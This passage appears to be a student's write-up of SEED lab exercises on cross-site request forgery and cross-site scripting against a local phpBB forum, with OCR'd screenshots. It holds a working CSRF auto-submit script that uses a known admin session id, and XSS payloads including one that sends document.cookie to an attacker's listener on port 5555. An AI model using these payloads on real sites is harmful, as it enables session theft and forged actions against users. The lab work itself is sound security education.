   (subject=123hello&addbbcode18=%23444444&addbbcode20=0&helpbox=Italic+text%3A+%5Bi%5Dtext%5B%2Fi%5D++%28alt%2Bi%29&message=hw&topictype=0&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=078703e5c2a7194667a836522f716592&f=1&post=Submit
)
   The code below shows the JavaScript contained in the malicious site.

```
      <script>
      function post(url,fields)
      {
         //create a <form> element.
         var p = document.createElement('form');
         //construct the form
         p.action = url;
         p.innerHTML = fields;
         p.target = '_self';
         p.method = 'post';
         //append the form to this web.
         document.body.appendChild(p);
         //submit the form
         p.submit();
      }
      function csrf_hack()
      {
      var fields;
         fields += "<input type='hidden' name='subject' value='you are
      hacked'>";
         fields += "<input type='hidden' name='message' value='you are
      hacked'>";
         fields += "<input type='hidden' name='mode' value='newtopic'>";
         fields += "<input type='hidden' name='sid' value='
      078703e5c2a7194667a836522f716592'>";
         fields += "<input type='hidden' name='f' value='1'>";
         fields += "<input type='hidden' name='post' value='Submit'>";

         // Note: don't add an element named 'submit' here;
         //       otherwise, p.submit() will not be invoked.
         //       'Submit' will work.
         post('http://www.originalphpbb.com/posting.php',fields);
      }
      window.onload = function(){csrf_hack();}
</script>
```

The figure below shows the JavaScript contained in the malicious site.



3. Then the user visited the malicious side, the malicious site will direct the user to the original site and a new post is created which call “you are hacked”, which is same as the JavaScript above shown (sid=’078703e5c2a7194667a836522f716592' which is same as the admin sid).




4. Because of the attacker knew the sid of the user (sid='078703e5c2a7194667a836522f716592'), then he can attack the original site successfully. Otherwise, if the attacker don't know the sid of the user, the attack is not able to hack the user and create a new post in the forum.

4.8 Cross-Site Scripting Attack Lab


Task 1: Posting a Malicious Message to Display an Alert Window

My steps:

1. In the www.xsslabphp.com create a new post, then the comment of the message is <script>alert(“xss”);</script>, the figure below is shown as the step




2. After the new post is submit, the alert message will be display when we view this post!




Task 2: Posting a Malicious Message to Display Cookies

My steps:

1. In the www.xsslabphp.com create a new post, then the comment of the message is <script>alert(document.cookie);</script>, the figure below is shown as the step




2. After the new post is submit, the alert message will be display when we view this post! The follow figure is shown what actually done.




Task 3: Stealing Cookies from the Victim's Machine


My steps:

1. In the www.xsslabphp.com create a new post, then the comment of the message is <script> document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + ' >'); </script>, the figure below is shown as the step



2. After the malicious is posted as a new message, the script will send out a HTTP GET to the 5555 port of the attacker, which is the port for the attacker to listening the user's cookies. The follow two figures are shown what actually done and the message receive at the attacker's port 5555.



seed [Running]
Applications Places System
Fri Mar 25, 1:51 PM
seed
phpBB on MySQL4 :: View topic - xss send cookie to attacker - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.xsslabphpbb.com/viewtopic.php?p=7#7
Most Visited Getting Started Google SQL Injection Lab
phpBB on MySQL4 :: View topic ...
admin
Site Admin
Joined: 14 Mar 2009
Posts: 6
Posted: 25 Mar 2016 05:50 pm Post subject: xss send cookie to attacker
quote edit
Hello Folks,
This script is to test XSS. Thanks.
Back to top
profile pm email
Display posts from previous: All Posts Oldest First Go
new topic post reply
phpBB on MySQL4 Forum Index -> Test Forum 1
All times are GMT
Page 1 of 1
Watch this topic for replies
Jump to: Test Forum 1 Go
You can post new topics in this forum
You can reply to topics in this forum
You can edit your posts in this forum
You can delete your posts in this forum
You can vote in polls in this forum
You can moderate this forum
Done
[Update Manager]
[seed@seed-desktop: ~]
phpBB on MySQL4 :: Vi...
Left ⌘


seed [Running]
Applications Places System
Fri Mar 25, 2:36 PM
seed
echoserver - File Browser
File Edit View Go Bookmarks
Back Forward Up
seed Desktop
Places
seed
Desktop
File System
Network
VBOXADDITI...
Trash
Documents
Music
Pictures
Videos
"README" selected (777 bytes)
phpBB on MySQL4 :: View topic - xss send cookie to attacker - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited Getting
phpBB on MySQL4 :: View
Author
admin
Site Admin
Joined: 14 Mar 2009
Posts: 6
Back to top
new topic post reply
Page 1 of 1
Watch this topic for replies
Done
